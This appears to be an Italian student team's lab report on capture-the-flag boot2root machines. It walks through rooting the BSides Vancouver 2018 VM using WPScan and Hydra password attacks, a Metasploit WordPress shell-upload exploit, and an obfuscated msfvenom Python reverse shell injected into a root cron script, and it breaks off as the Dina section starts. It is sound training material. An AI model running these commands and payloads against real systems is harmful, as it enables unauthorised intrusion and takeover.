



**SECURE**  
SENTINELS

**BUILD WEEK**  
**2**

**BLACKBOX**  
**BONUS**

**Team Secure Sentinels  
CS0424IT**

# Table of contents

**01**

**BSides Vancouver 2018**

**02**

**Dina: 1.0.1 2017**

**03**

**DerpNSTink 2018**

**04**

**OverTheWire Bandit Wargame**

1

**BSides Vancouver 2018**

# Introduzione



## Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile.

Nessuna conoscenza iniziale del sistema target.

Obiettivo: **ottenere l'accesso a livello root.**

Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login:

# Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

Currently scanning: 192.168.174.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
		1	60	Unknown vendor
192.168.56.2	0a:00:27:00:00:00	1	60	Unknown vendor
192.168.56.100	08:00:27:19:50:ec	1	60	PCS Systemtechnik GmbH
192.168.56.101	08:00:27:13:cb:49	1	60	PCS Systemtechnik GmbH

# Raccolta informazioni

## Port scanning con NMAP

Tre porte TCP aperte sul target:


- 21 - ftp
- 22 - ssh
- 80 - http

```
(kali㉿kali)-[~]
$ nmap -p- -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 17:16 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00080s latency).

Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 2.3.5 - secure, fast, stable
| End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_backup_wordpress
| http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.25 seconds
```

# Ricognizione



```
(kali㉿kali)-[~]
$ dirb http://192.168.56.101/
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Mon Jul 15 18:47:12 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612
_____
— Scanning URL: http://192.168.56.101/ —
+ http://192.168.56.101/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.101/index (CODE:200|SIZE:177)
+ http://192.168.56.101/index.html (CODE:200|SIZE:177)
+ http://192.168.56.101/robots (CODE:200|SIZE:43)
+ http://192.168.56.101/robots.txt (CODE:200|SIZE:43)
+ http://192.168.56.101/server-status (CODE:403|SIZE:295)
_____
END_TIME: Mon Jul 15 18:47:21 2024
DOWNLOADED: 4612 - FOUND: 6
```

User-agent: \*
Disallow: /backup\_wordpress

Deprecated WordPress blog  
Just another WordPress site

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.  
For any questions, please contact IT administrator John.

john  
March 7, 2018  
Leave a comment

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin  
March 7, 2018  
1 Comment

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

- March 2018

CATEGORIES

- Uncategorized

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Identificata pagina di login  
nel servizio WordPress.


# Connessione FTP anonymous

```
(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13259|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534  4096 Mar  3  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49291|).
150 Here comes the directory listing.
-rw-r--r--  1 0        0  31 Mar  3  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||6374|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31          12.92 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (5.78 KiB/s)
ftp> exit
221 Goodbye.
```


Rilevato file "users.txt.bk" contenente  
alcuni possibili usernames.

```
(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

# Test login WordPress



The screenshot shows the WordPress login page. A red vertical bar on the left indicates an error message: "ERROR: Invalid username. [Lost your password?](#)". Below the error message, there are input fields for "Username or Email" containing "abatchy" and "Password". There is also a "Remember Me" checkbox and a blue "Log In" button.



The screenshot shows the WordPress login page. A red box highlights the error message: "ERROR: The password you entered for the username admin is incorrect. [Lost your password?](#)". Below the error message, there are input fields for "Username or Email" containing "admin" and "Password". There is also a "Remember Me" checkbox and a blue "Log In" button.

I messaggi di errore restituiti sono diversi a seconda che il nome utente inserito sia valido o meno.

Questa vulnerabilità può essere sfruttata per l'enumerazione degli utenti validi.

# Cracking password WordPress

```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.56.101/backup_wordpress/ --usernames john --passwords /usr/share/seclists/SecLists-master/Passwords/Common-Credentials/10k-most-common.txt

  _/\_ \_/\_ \_/\_ \_/\_ \_/\_
  ^ ^ | | | | | | | | | |
  v v | | | | | | | | | |

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / family Time: 00:02:49 <=
[!] Valid Combinations Found:
| Username: john, Password: enigma
```

Cracking password per l'utente "john" tramite dictionary attack con WPScan.

WPScan strumento per scansionare i siti WordPress alla ricerca di vulnerabilità e può essere utilizzato anche per attacchi bruteforce/dictionary alle password.

# Exploit con Metasploit

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
----      --------------  --yes--   -----
PASSWORD          yes        The WordPress password to authenticate with
Proxies            no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             80        yes        The target port (TCP)
SSL               false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI         /         yes        The base path to the wordpress application
USERNAME          john      yes        The WordPress username to authenticate with
VHOST              no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      --------------  --yes--   -----
LHOST       10.0.3.15     yes        The listen address (an interface may be specified)
LPORT        4444        yes        The listen port

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.101
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.102
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
```

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
----      --------------  --yes--   -----
PASSWORD          enigma     yes        The WordPress password to authenticate with
Proxies            no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS           192.168.56.101 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             80        yes        The target port (TCP)
SSL               false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI         /backup_wordpress yes        The base path to the wordpress application
USERNAME          john      yes        The WordPress username to authenticate with
VHOST              no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      --------------  --yes--   -----
LHOST       192.168.56.102  yes        The listen address (an interface may be specified)
LPORT        4444        yes        The listen port
```

- Ricerca e selezione exploit per sfruttare vulnerabilità WordPress con payload **php/meterpreter/reverse\_tcp**.
- Configurazione opzioni.

# Privilege escalation

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
#
#
```

Esplorando le directory del server target trovato  
un Cron job che esegue come utente root il  
contenuto del file "cleanup".

- Download e visualizzazione del file.
- Check permessi del file (777),  
read/write per tutti gli utenti.

```
meterpreter > download /usr/local/bin/cleanup
[*] Downloading: /usr/local/bin/cleanup → /home/kali/cleanup
[*] Downloaded 64.00 B of 256.00 GiB (0.0%): /usr/local/bin/cleanup → /home/kali/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/cleanup
```

Script bash che rimuove tutti i  
log dalla cartella apache2.

```
#!/bin/sh
rm -rf /var/log/apache2/*          # Clean those damn logs !!
```

File "cleanup" viene eseguito dall'utente root,  
possibile quindi inserire uno script.

# Privilege escalation

```
(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python LHOST=192.168.56.102 LPORT=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqNkFELgjAQx7+K+L
RBTLDKitiDhEFE8em75Foo2Ta8+firmMbePDIO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0J1F49Bd5ZQtV2MD+OBBoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaxSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqaO8Qdvx1zV'))[0]))"
```

Produzione con msfvenom di un payload python da inserire nel file "cleanup" per ottenere una reverse shell.

```
#!/bin/sh

#rm -rf /var/log/apache2/*      # Clean those damn logs !!

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqNkFELgjAQx7+K+L
RBTLDKitiDhEFE8em75Foo2Ta8+firmMbePDIO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0J1F49Bd5ZQtV2MD+OBBoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaxSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqaO8Qdvx1zV'))[0]))"
```

- Upload del file modificato contenente il payload malevolo.
- Avvio in un secondo terminale di un server netcat in ascolto.
- Visualizzazione/esecuzione del file e quindi dello script iniettato.

```
meterpreter > upload cleanup /usr/local/bin
[*] Uploading : /home/kali/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/cleanup → /usr/local/bin/cleanup
meterpreter > cat /usr/local/bin/cleanup
#!/bin/sh
```

```
#rm -rf /var/log/apache2/*      # Clean those damn logs !!
```

```
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqNkFELgjAQx7+K+L
RBTLDKitiDhEFE8em75Foo2Ta8+firmMbePDIO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0J1F49Bd5ZQtV2MD+OBBoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaxSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqaO8Qdvx1zV'))[0]))"
```

# Privilege escalation

```
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 33452
id
uid=0(root) gid=0(root) groups=0(root)
ls /root
flag.txt

cat flag.txt
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?

@abatchy17

- Ricezione connessione sul server in ascolto.
- Check permessi con "id".
- Ottenuti privilegi di root e ricerca flag.txt.

# Alternativa: SSH exploit

```
(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.56.101
abatchy@192.168.56.101: Permission denied (publickey).  
  

(kali㉿kali)-[~]
└─$ ssh john@192.168.56.101
john@192.168.56.101: Permission denied (publickey).  
  

(kali㉿kali)-[~]
└─$ ssh mai@192.168.56.101
mai@192.168.56.101: Permission denied (publickey).  
  

(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:  
  

(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.56.101
doomguy@192.168.56.101: Permission denied (publickey).
```

- Si possiede già una lista di utenti "users.txt.bk", ma prima di iniziare a forzare le loro password SSH, meglio verificare se l'autenticazione con password è consentita per ciascuno di essi.
- È sempre meglio iniziare con questo passaggio perché tentare di forzare un account SSH che può essere accessibile solo con autenticazione "publickey" sarebbe una gran perdita di tempo e risorse.
- Solo "anne" può accedere con una password, gli altri utenti devono utilizzare autenticazione "publickey".
- Poiché l'autenticazione a chiave pubblica è più difficile da crackare rispetto alle password, ci si concentra sul forzare la password SSH di "anne".

# Cracking password SSH

```
(kali㉿kali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-15 20:27:34
[WARNIN] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNIN] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNIN] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-15 20:27:59
```

```
(kali㉿kali)-[~]
$ ssh anne@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

- Password cracking con Hydra per il servizio SSH con gli username trovati precedentemente.
- Unico riscontro ottenuto per l'username "anne".

Login SSH all'utenza "anne" con password "princess" riuscita.

# Privilege escalation

```
anne@bsides2018:~$ id  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)  
anne@bsides2018:~$ sudo su  
[sudo] password for anne:  
root@bsides2018:/home/anne# cd  
root@bsides2018:~# ls  
flag.txt  
root@bsides2018:~# cat flag.txt  
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?

@abatchy17

- Dopo login, check privilegi, "anne" presente nel gruppo "sudoers".
- Possibile divenire "root" in maniera molto rapida.
- Ricerca flag.txt.

2

Dina: 1.0.1 2017

# Introduzione




## Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile.

Nessuna conoscenza iniziale del sistema target.

Obiettivo: **ottenere l'accesso a livello root.**



# Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
		1	60	Unknown vendor
192.168.56.2	0a:00:27:00:00:00	1	60	Unknown vendor
192.168.56.100	08:00:27:19:50:ec	1	60	PCS Systemtechnik GmbH
192.168.56.103	08:00:27:11:36:58	1	60	PCS Systemtechnik GmbH

# Raccolta informazioni

## Port scanning con NMAP

Una sola porta aperta:

- 80 - http.

```
(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 22:50 CEST
Nmap scan report for 192.168.56.103
Host is up (0.00092s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp      open   http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/_angel /angeli /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds
```

# Ricognizione

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
